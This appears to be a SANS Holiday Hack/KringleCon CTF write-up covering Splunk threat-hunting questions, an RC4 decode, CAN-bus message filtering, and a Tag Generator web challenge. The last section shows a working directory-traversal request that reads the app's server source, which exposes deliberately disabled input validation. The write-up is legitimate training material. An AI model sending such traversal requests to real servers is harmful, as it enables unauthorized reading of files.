Access the Splunk terminal in the Great Room. What is the name of the adversary group that Santa feared would attack KringleCon?

As just a Kringle Con attendee, we cannot access this terminal and challenge. When we become Santa through Jack Frost's portrait, all doors are open.

1)How many distinct MITRE ATT&CK techniques did Alice emulate?

At the recommendation of Alice Bluebird we search `| tstats count where index=* by index` and then count techniques, but not sub techniques

Answer : 13

2)What are the names of the two indexes that contain the results of emulating Enterprise ATT&CK technique 1059.003? (Put them in alphabetical order and separate them with a space)

Using the same search from the previous question specifying the technique: `| tstats count where index=t1059.003* by index`

Answer : t1059.003-main t1059.003-win

3)One technique that Santa had us simulate deals with 'system information discovery'. What is the full name of the registry key that is queried to determine the MachineGuid?

Looking at the atomic red team's Atomic Tests by ATT&CK Tactic & Technique and searching for 'system information discovery' We see that this is related to technique T1082. Atomic Test #8 deals with the MachineGUID Discovery, which provides the answer

Answer : REG QUERY HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography /v MachineGuid

4)According to events recorded by the Splunk Attack Range, when was the first OSTAP related atomic test executed? (Please provide the alphanumeric UTC timestamp.)

The Attack Range is mentioned so we focus on the attack index. We are also looking for OSTAP related tests. We search redcanary's github for OSTAP just to see what we might be dealing with, and there's a couple different techniques identified, so we add OSTAP to our search term : `index=attack OSTAP`

This only shows 5 events, and the timestamp of the first one is:

Answer : "2020-11-30T17:44:15Z"

5)One Atomic Red Team test executed by the Attack Range makes use of an open source package authored by frgnca on GitHub. According to Sysmon (Event Code 1) events in Splunk, what was the ProcessId associated with the first use of this component?


We lookup frgnca’s github repositories to see what might be listed there and see if there’s anything that mentions ATT&CK but don’t find anything.

Perusing the attack index results we see an "audio" reference that relates to a repository we did see.

```
index=attack audio
"2020-11-30T19:25:14Z","2020-11-30T19:25:14","T1123","1","using device audio capture commandlet"
"2020-11-30T17:05:11Z","2020-11-30T17:05:11","T1123","1","using device audio capture commandlet"
```

Looking at T1123, we see the link AudioDeviceCmdlets that points to frgnca’s repository. The atomic test runs `powershell.exe -Command WindowsAudioDevice-Powershell-Cmdlet` so we start our search there.

```
index=T1123* EventCode=1 app="C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe"
process="*WindowsAudioDevice-Powershell-Cmdlet*"
```



i	_time	SystemTime	Process_Command_Line	parent_process_id	ProcessId
>	11/30/20 7:25:14.000 PM	'2020-11-30T19:25:14.678590600Z'		3648	1664
>	11/30/20 7:25:14.000 PM	'2020-11-30T19:25:14.572014200Z'		4048	3648

We have two events with the same time stamp, so looking at the parent process id’s, we see parent process id 4048 spawns process id 3648, and then parent process id 3648 spawns process id 1664, which would mean the first use would be associated with 3648.

Answer : 3648

6)Alice ran a simulation of an attacker abusing Windows registry run keys. This technique leveraged a multi-line batch file that was also used by a few other techniques. What is the final command of this multi-line batch file used as part of this simulation?

Looking at the gitub repository we see that technique T1547 deals with Registry Run keys, so we start with a search of that index:

```
index=T1547* RUN app="C:\\Windows\\system32\\reg.exe"
```

This ends up being a bit of a rabbit hole. After following process threads, I find batstartup.bat, but looking at the github repository, that only has one command and is not used by other techniques. We next look for the registry key RUNONCE.

```
index=T1547* RUNONCE
```

This search brings back 10 events, and the first event downloads a discovery.bat file directly from github, which leads us to the final command run by that batch script:

Answer : quser

```
7)According to x509 certificate events captured by Zeek (formerly Bro), what is the serial number of the TLS certificate assigned to the Windows domain controller in the attack range?
```

We look at all the indexes and look at the log sources to see where things are coming from. We see a Zeek x509.log

```
index=* source="/opt/zeek/logs/current/x509.log"
```

This brings back a few thousand events, and looking at the certificate subjects we see CN=win-dc-748.attackrange.local which must be the domain controller, so we filter based on that


```
index=* source="/opt/zeek/logs/current/x509.log" "certificate.subject"="CN=win-dc-748.attackrange.local"
```

This leads us to only one serial number:

Answer : "55FCEEBB21270D9249E86F4B9DC7AA60"

```
Challenge Question)
What is the name of the adversary group that Santa feared would attack KringleCon?
```

From Alice Bluebird:



This last one is encrypted using your favorite phrase! The base64 encoded ciphertext is:


7FXjP1lyfKbyDK/MChyf36h7

It's encrypted with an old algorithm that uses a key. We don't care about RFC 7465 up here! I leave it to the elves to determine which one!

I can't believe the Splunk folks put it in their talk!

Looking up RFC 7465 we see it's a reference to the old RC4 cipher, and as they mention Dave Herrald's talk, we see that there's a mention of "Stay Frosty"

So all that's left to do is plug things into CyberChef to decode from base64 and then decrypt using the passphrase:



Recipe

From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

RC4

Passphrase
Stay Frosty UTF8

Input format
Latin1

Output format
Latin1

Input

```
start: 0
  end: 24
length: 24
```

```
7FXjP1lyfKbyDK/MChyf36h7
```

Output

```
start: 0
  end: 18
length: 18
```

```
The Lollipop Guild
```


Answer : The Lollipop Guild

7) Solve the Sleigh's CAN-D-BUS Problem

```
Jack Frost is somehow inserting malicious messages onto the sleigh's CAN-D bus.
We need you to exclude the malicious messages and no others to fix the sleigh.
Visit the NetWars room on the roof and talk to Wunorse Openslae for hints.
```

Apparently "Santa" worked on his sleigh and issues started coming up, so it is up to us to fix whatever was done. Chris Elgee's talk "CAN Bus Can-Can" provides an overview of monitoring the CAN bus and what to look for.

As we connect to the Sleigh's CAN-D Bus, there is a lot of activity. We filter everything out to begin with so we can be more methodical in our analysis.



ID: 19B

Comparison Operator: Equals

Message Criterion: 00 00 00 00 00 00

Exclude

ID	Operator	Criterion	Remove
244	Equals	000000000000	●
180	Equals	000000000000	●
019	Equals	000000000000	●
080	Equals	000000000000	●
188	Equals	000000000000	●


```
EPOCH TIME     ID  MESSAGE
1609814862136  19B#0000000F2057
1609814864563  19B#0000000F2057
1609814876061  19B#0000000F2057
1609814877687  19B#0000000F2057
1609814878192  19B#0000000F2057
1609814879952  19B#0000000F2057
1609814880873  19B#0000000F2057
1609814884154  19B#0000000F2057
1609814888348  19B#0000000F2057
1609814890011  19B#0000000F2057
1609814893367  19B#0000000F2057
1609814897977  19B#0000000F2057
1609814904529  19B#0000000F2057
1609814905369  19B#0000000F2057
1609814906685  19B#0000000F2057
1609814907293  19B#0000000F2057
1609814908931  19B#0000000F2057
1609814922039  19B#0000000F2057
1609814930533  19B#0000000F2057
1609814931459  19B#0000000F2057
```

Filtering out ID's 244, 180, 019, 080, and 188, all equaling all 00's leaves only periodic ID 19B#F2057 on the bus. We now start to go through the controls to see what happens.

Lock and Unlock we see 19B#000000000000 and 19B#00000F000000 respectively. Which would indicate that the Lock/Unlock are using ID 19B, but as it is only two actions, I am thinking that 19B#F2057 should not be there, so we filter **19B Equals F2057**.

Start and Stop use ID 02A, and Acceleration uses ID 244. Idle uses ID 244 with all 00's so with that filtered, the speedometer does not go back to 0. Steering uses ID 019, and Brake uses ID 080.

The Brakes when applied are showing conflicting figures though. We are seeing both 0000** and FFFFF* on the bus. We can watch as we increase brake pressure that the 0000** number climbs and descends according to the input we give, but the FFFF* number just stays in that random range. That does not look right. We filter out ID **080 Contains FFFFF** and remove all the other filters we put in



Sleigh deFrosted!

Comparison Operator: Equals

Message Criterion: 00 00 00 00 00 00

Exclude

ID	Operator	Criterion	Remove
19B	Equals	0000000F2057	●
080	Contains	FFFFF	●

```
EPOCH TIME     ID  MESSAGE
         281581  019#00000000
1608528281684  188#00000000
1608528281787  244#0000000000
1608528281886  080#000000
1608528281991  019#00000000
1608528282089  188#00000000
1608528282189  244#0000000000
1608528282290  080#000000
1608528282390  019#00000000
1608528282494  188#00000000
1608528282594  244#0000000000
1608528282694  080#000000
1608528282795  019#00000000
1608528282897  188#00000000
1608528282999  244#0000000000
1608528283099  080#000000
1608528283201  019#00000000
1608528283301  188#00000000
1608528283403  244#0000000000
1608528283504  080#000000
```

New [Achievement] Unlocked: Solve the Sleigh's CAN-D-BUS Problem!
Click here to see this item in your badge.


8) Broken Tag Generator

Help Noel Boetie fix the Tag Generator in the Wrapping Room. What value is in the environment variable GREETZ? Talk to Holly Evergreen in the kitchen for help with this.

We have been told by a few elves that something is up with the Tag Generator, so need to investigate what exactly is happening. Let us start with some reconnaissance. What exactly does the Tag Generator do.

We load OWASP ZAP, and use that to watch the interactions with the site. We see that we can upload files, save what we are working on to a local image, and add text to the image. Uploading files is user input, so what exactly does that do.

We see in https://tag-generator.kringlecastle.com/js/app.js line 317 the upload function and it does a post action to /upload. Watching in ZAP and developer tools confirm this, with an ID in the response and access to it via /image?id=<id>




```
POST https://tag-generator.kringlecastle.com/upload HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: */*
Accept-Language: en-US,en;q=0.5
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=---------------
Content-Length: 9822
Origin: https://tag-generator.kringlecastle.com
Connection: keep-alive
Referer: https://tag-generator.kringlecastle.com/
Host: tag-generator.kringlecastle.com

----------------------------350807034825340562230408833335
Content-Disposition: form-data; name="my_file[]"; filename=
Content-Type: image/png

PNG

IHDRUGvëÊtEXtSoftwareAdobe ImageReadyqÉe<#iTXtXML:com.
xmlns:x="adobe:ns:meta/" x:xmptk="Adobe XMP Core 6.0-c002 7
http://www.w3.org/1999/02/22-rdf-syntax-ns#"> <rdf:Descript
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Thu, 07 Jan 2021 20:05:59 GMT
Content-Type: application/json
Content-Length: 44
Connection: keep-alive
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-XSS-Protection: 1; mode=block
X-Robots-Tag: none
X-Download-Options: noopen
X-Permitted-Cross-Domain-Policies: none

["ec65fcdc-5d8d-4a25-9050-33f7c747ab42.png"]
```

```
GET https://tag-generator.kringlecastle.com/image?id=ec65fcdc-5d8d-4a25-9050-33f7c747ab42.png HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Length: 0
Host: tag-generator.kringlecastle.com
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Thu, 07 Jan 2021 20:18:40 GMT
Content-Type: image/jpeg
Content-Length: 8958
Connection: keep-alive
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-XSS-Protection: 1; mode=block
X-Robots-Tag: none
X-Download-Options: noopen
X-Permitted-Cross-Domain-Policies: none
```

If we upload something random, like a txt file or even a large file, we get errors:



ERROR

Something went wrong!


Error in /app/lib/app.rb: Unsupported file type: /tmp/RackMultipart20210107-1-17e5gmx.txt

ERROR

413 Request Entity Too Large

nginx/1.19.5

From these errors, we learn that it is running a ruby script at /app/lib/app.rb, that the /tmp directory is involved, and nginx 1.19.5 is being used. Let us test to see if we can leverage Local File Inclusion with Directory Traversal:



```
GET https://tag-generator.kringlecastle.com/image?id=../../../../app/lib/app.rb HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Length: 0
Host: tag-generator.kringlecastle.com
```


```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Thu, 07 Jan 2021 20:33:18 GMT
Content-Type: image/jpeg
Content-Length: 4886
Connection: keep-alive
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-XSS-Protection: 1; mode=block
X-Robots-Tag: none
X-Download-Options: noopen
X-Permitted-Cross-Domain-Policies: none
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Thu, 07 Jan 2021 20:33:18 GMT
Content-Type: image/jpeg
Content-Length: 4886
Connection: keep-alive
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-XSS-Protection: 1; mode=block
X-Robots-Tag: none
X-Download-Options: noopen
X-Permitted-Cross-Domain-Policies: none
```

```
# encoding: ASCII-8BIT

TMP_FOLDER = '/tmp'
FINAL_FOLDER = '/tmp'

# Don't put the uploads in the application folder
Dir.chdir TMP_FOLDER

require 'rubygems'

require 'json'
require 'sinatra'
```

Using ZAP, it is simple to switch from “Image” to “Text” so we can see the response, but if we were to use a browser we would get a blank page or something that doesn’t make sense. As noted from several elves and hints, this is because the response contains the Content-Type:image/jpeg, which means that the browser is trying to interpret what its receiving as an image, regardless of what it is.

Now that we have the app.rb script, we can see that Jack Frost has commented out input validation functions both for a “handle_zip” function, as well as at the /image endpoint.

